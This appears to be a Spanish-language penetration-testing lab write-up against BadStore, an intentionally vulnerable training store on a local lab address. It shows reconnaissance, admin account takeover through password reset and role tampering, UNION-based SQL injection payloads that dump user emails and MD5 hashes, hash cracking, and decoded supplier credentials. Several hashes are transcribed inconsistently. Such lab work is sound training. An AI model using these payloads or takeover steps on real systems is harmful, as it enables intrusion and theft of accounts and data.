

>> BadStore <<



INFORMACIÓN

Realizado escaneo de nmap, **nmap -sV -sC -Pn 192.168.80.133:**

- Puerto 80, http, Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
- Puerto 443, ssl/https, Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
- Puerto 3306, mysql, MySQL 4.1.7-standard

Encontrados una dirección email y directorios en el archivo robots.txt

```
# /robots.txt file for http://www.badstore.net/  
# mail webmaster@badstore.net for constructive criticism  
  
User-agent: badstore_webcrawler  
Disallow:  
  
User-agent: googlebot  
Disallow: /cgi-bin  
Disallow: /scanbot # We like Google  
  
User-agent: *  
Disallow: /backup  
Disallow: /cgi-bin  
Disallow: /supplier  
Disallow: /upload
```

FALLOS

- Mal formato de usuario al mostrarlo.

- Encontrado otro email en “About Us”, al poner el puntero encima del link > spam@badstore.net
- “Supplier Contract”, permite descargar un archivo word sin necesidad de login.
- La dirección de la página cambia según donde estes, **http://192.168.80.133/cgi-bin/badstore.cgi?action=#####**

REGISTRO

En la opción de “Register” permite crear una cuenta sin verificar los datos introducidos, como el email, longitud de usuario o la contraseña.

Register for a New Account

Full Name:


Email Address:

Password:

Password Hint - What's Your Favorite Color?:

(The Password Hint is used as a security measure to help recover a forgotten password. You will need both your email address and this hint to access your account if you forget your current password.)

También envía en plaintext los parámetros en la petición, siendo posible modificar los datos, como el rol, facilitando la creación de una cuenta de administrador.



LOGIN

La petición de login manda en plaintext las credenciales. Esto podría ser interceptado por un atacante al realizar un “man in the middle”.

⏏	Headers	Cookies	Request	Response	Timings
🔍 Filter Request Parameters					
▼ Form data					
email: "email"					
passwd: "1234"					
Login: "Login"					
▼ Request payload					
1	email=email&passwd=1234&Login=Login				

RECUPERACIÓN

Permite la recuperación de una cuenta solo sabiendo el nombre. No hay comprobación alguna de si es correcto y “Hint” es inutil, tampoco se comprueba si es correcto y te permite el reseteo de la contraseña introduciendo cualquier opción.

Welcome, as an {Unregistered User} you can:

Login To Your Account / Register for A New Account - [Click Here](#)

Reset A Forgotten Password

Please enter the email address and password hint you chose when the account was created:

Email Address:

Password Hint - What's Your Favorite Color?:

(The Password Hint was chosen when you registered for a new account as a security measure to help recover a forgotten password...)

Ademas la nueva contraseña esta predeterminada a “Welcome”, la cual se muestra en plaintext en pantalla.

The password for user: email


...has been reset to: Welcome

Aun sin saber el nombre de usuario, sería possible realizar un ataque de fuerza bruta, pues no tiene ningun tipo de protección contra ello. Tambien se puede usar la contraseña “Welcome”, pues alguna cuenta puede tenerla establecida.


Aprovechando este fallo se consigue resetear la cuenta admin.

The password for user: admin

...has been reset to: Welcome



Introduciendo la url <http://192.168.80.133/cgi-bin/badstore.cgi?action=admin>, nos lleva a la página de administrador.



En este panel se encuentran las opciones:

- Historial de ventas, en la que se encuentra la IP y número de tarjeta de crédito de los usuarios.

Date	Time	Cost	Count	Items	Account	IP	Paid	Credit Card Used	ExpDate
2022-02-03	16:50:08	\$360.00	1	1002	fred@newuser.com	172.22.15.47	Y	2014-0000-0000-009	0705
2022-02-19	16:50:08	\$1137.90	3	1008,1009,1011	sue@spender.com	10.10.10.350	Y	6011-0000-0000-0004	1006
2022-02-19	16:50:08	\$137.90	3	1008,1009,1011	mary@spender.com	192.168.10.70	Y	3000-0000-0000-04	0506
2022-02-25	14:45:59	\$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009	1008
2022-03-03	16:50:08	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.150	Y	5500-0000-0000-0004	0905
2022-03-04	09:48:00	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.50	Y	4111-1111-1111-1111	0705
2022-03-06	13:44:06	\$137.90	3	1008,1009,1011	sue@spender.com	10.10.10.350	Y	6011-0000-0000-0004	1006
2022-03-07	16:50:08	\$137.90	3	1008,1009,1011	mary@spender.com	192.168.10.70	Y	3000-0000-0000-04	0506
2022-03-07	16:50:08	\$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009	1008
2022-03-07	16:50:08	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.150	Y	5500-0000-0000-0004	0905
2022-03-07	16:50:08	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.50	Y	4111-1111-1111-1111	0705
2022-03-08	08:41:04	\$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009	1008
2022-03-08	14:16:00	\$137.90	3	1008,1009,1011	mary@spender.com	192.168.10.70	Y	3000-0000-0000-04	0506
2022-03-08	16:50:08	\$137.90	3	1008,1009,1011	sue@spender.com	10.10.10.350	Y	6011-0000-0000-0004	1006
2022-03-08	16:50:08	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.150	Y	5500-0000-0000-0004	0905
2022-03-09	14:45:06	\$144.93	3	1011,1012,1014	mary@spender.com	192.168.10.70	Y	3000-0000-0000-04	0506
2022-03-09	16:50:07	\$22.95	1	1008	joe@supplier.com	10.10.10.50	Y	3400-0000-0000-009	1008
2022-03-09	16:50:08	\$137.90	3	1008,1009,1011	sue@spender.com	10.10.10.350	Y	6011-0000-0000-04	1006
2022-03-10	16:50:08	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.50	Y	4111-1111-1111-1111	0705
2022-03-10	16:50:08	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.150	Y	5500-0000-0000-0004	0905
2022-03-10	16:50:08	\$46.95	3	1000,1003,1008	joe@supplier.com	10.10.10.50	Y	4111-1111-1111-1111	0705

- Reset de contraseñas
- Añadir o eliminar usuarios
- Table de usuarios actuales

Email Address	Password	Pass Hint	Full Name	Role
AAA_Test_User	098F6BCD4621D373CADE4E832627B4F6	black	Test User	U
admin	83218ac34c1834c26781fe4bde918ee4	black	Master System Administrator	A
joe@supplier.com	62072d95acb588c7ee9d6fa0c6c85155	green	Joe Supplier	S
big@spender.com	9726255ecc083aa56dc0449a21b33190	blue	Big Spender	U
ray@supplier.com	99b0e8da24e29e4ccb5d7d76e677c2ac	red	Ray Supplier	S
robert@spender.net	e40b34e3380d6d2b238762f0330bd84	orange	Robert Spender	U
bill@gander.org	54dcc3b5aa765d61d8327deb882cf99	purple	Bill Gander	U
steve@badstore.net	8cb554127837a4002338c10a299289fb	red	Steve Owner	U
fred@whole.biz	356c9ee60e9da05301adc3bd96f6b383	yellow	Fred Wholesaler	U
debbie@supplier.com	2fbd38e6c6c4a64ef43fac3f0be7860e	green	Debby Supplier	S
mary@spender.com	7f43c1e438dc11a93d19616549d4b701	blue	Mary Spender	U
sue@spender.com	ea0520bf4d3bd7b9d6ac40c3d63dd500	orange	Sue Spender	U
curt@customer.com	00f3dbf0ef9b6f1d49e88194d26AE243	green	Curt Wilson	U
paul@supplier.com	EB7D34C06CD6B561557D7EF389CDDA3C	red	Paul Rice	S
kevin@spender.com			Kevin Richards	U
ryan@badstore.net	40C0BBD4AEAA39166825F8B477EDB4	purple	Ryan Shorter	A
stefan@supplier.com	8E0FAA8363D8EE4D377574AE8D0992E	yellow	Stefan Drege	S
landon@whole.biz	29A4F8BFA56D3F970952AFC893355ABC	purple	Landon Scott	U
sam@customer.net	5EBE2294ECD0E0F08EAB7690D2A6EE69	red	Sam Rahman	U
david@customer.org	356779A9A1696714480F57FA3FB66D4C	blue	David Myers	U
john@customer.org	EEE96E980FE29B2D63C714B51CE54980	green	John Stiber	U
heinrich@supplier.de	54dcc3b5aa765d61d8327deb882cf99	red	Heinrich Hä'sA'ber	S
tommy@customer.net	7f43c1e438dc11a93d19616549d4b701	orange	Tom O'Kelley	U
	d41d8cd98f00b204e9800998ecf8427e	orange		U
emailes	d41d8cd98f00b204e9800998ecf8427e	orange	yono	U
email	83218ac34c1834c26781fe4bde918ee4	orange	yo	U

- Información del servidor, entre la que se encuentra el email del administrador del servidor **root@bubba.bubba.com**
- Base de datos de backup, la cual da error al acceder

Contraseñas guardadas en MD5

Las contraseñas encontradas en la table de usuarios están guardades en MD5, esto es inseguro pues se pueden descifrar.

Utilizando una herramienta online se pueden recuperar rápidamente las contraseñas.

Hash:
Type:

Result :
Welcome

Hash:
Type:

Result :
whole

SEARCH VUELNARABLE A SQL INJECTION

Se observa que la herramienta de búsqueda, al introducir un parámetro no encontrado o hacer click en el icono, devuelve una string de Mysql.

No items matched your search criteria:

```
SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE " IN  
(itemnum,sdesc,ldesc)
```


Por medio de nmap se sabe que la versión es **1.4.7**

En el código, el apartado de registro, están escritos los campos donde van dirigidos en la base de datos.


[illegible]

Por medio de intentos de consultas a la base de datos se averiguan nombres de tablas.

```
1='1' UNION SELECT 1, 1, 1, 1 from itemdb #
```



```
1='1' UNION SELECT 1, 1, 1, 1 from userdb #
```

1	1	1	1.00		
---	---	---	------	---	---

Utilizado la información de los inputs se realizan consultas a esta tabla.

```
1'='1' UNION SELECT email, 1, 1, 1 from userdb #
```

AAA_Test_User	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
admin	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
joe@supplier.com	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
big@spender.com	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
ray@supplier.com	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
robert@spender.net	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
bill@gander.org	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
steve@badstore.net	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
fred@whole.biz	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
debbie@supplier.com	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
mary@spender.com	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
sue@spender.com	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
curt@customer.com	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
paul@supplier.com	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
kevin@spender.com	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
ryan@badstore.net	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
stefan@supplier.com	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
landon@whole.biz	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
sam@customer.net	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
david@customer.org	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
john@customer.org	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
heinrich@supplier.de	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
tommy@customer.net	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>

1='1' UNION SELECT passwd, 1, 1, 1 from userdb #

098F6BCD4621D373CADE4E832627B4F6	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
83218ac34c1834c26781fe4bde918ee4	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
62072d95acb588c7ee9d6fa0c6c85155	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
9726255eec083aa56dc0449a21b33190	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
99b0e8da24e29e4ccb5d7d76e677c2ac	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
e40b34e3380d6d2b238762f0330fbd84	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
5f4dcc3b5aa765d61d8327deb882cf99	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
8cb554127837a4002338c10a299289fb	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
356c9ee60e9da05301adc3bd96f6b383	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
2fbd38e6c6c4a64ef43fac3f0be7860e	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
7f43c1e438dc11a93d19616549d4b701	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
ea0520bf4d3bd7b9d6ac40c3d63dd500	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
0DF3DBF0EF9B6F1D49E88194D26AE243	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
EB7D34C06CD6B561557D7EF389CDDA3C	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
40C0BBDC4AEEAA39166825F8B477EDB4	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
8E0FAA8363D8EE4D377574AEE8DD992E	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
29A4F8BFA56D3F970952AFC893355ABC	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
5EBE2294ECD0E0F08EAB7690D2A6EE69	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
356779A9A1696714480F57FA3FB66D4C	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
EEE86E9B0FE29B2D63C714B51CE54980	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
d41d8cd98f00b204e9800998ecf8427e	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>
d93591bdf7860e1e4ee2fca799911215	1	1	1.00	<input type="checkbox"/>	<input type="checkbox"/>

XSS

El apartado de “Sign Our Guestbook” permite la introducción y ejecución de código.


Sign our Guestbook!

Please complete this form to sign our Guestbook. The email field is not required, but helps us contact you to respond to your feedback. Thanks!

Your Name:


Email:

Comments:



DIRECTORIOS OCULTOS

El directorio /supplier, muertas hashes de base64, los cuales contienen información de cuentas.



Decode from Base64 format

Simply enter your data then push the decode button.

am9ldXNlci9wYXNkd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=
a3JvZW1lci9zM0NyM3QvZ295ZC8xMC4xMDAuMTAwLjE=
amFuZXVzZXlvd2FpdGluZGRGcmllYXkxMTcyLjlyLjEyLjE5
a2Jvb2tvdXQvc2VuZG1lYXByLzEwLjEwMC4xMDAuMjA=

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☒ Decode each line separately (useful for when you have multiple entries).

☐ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

joeuser/password/platnum/192.168.100.56

```
kroemer/s3Cr3t/gold/10.100.100.1
janeuser/waiting4Friday/172.22.12.19
kbookout/sendmeapo/10.100.100.20
```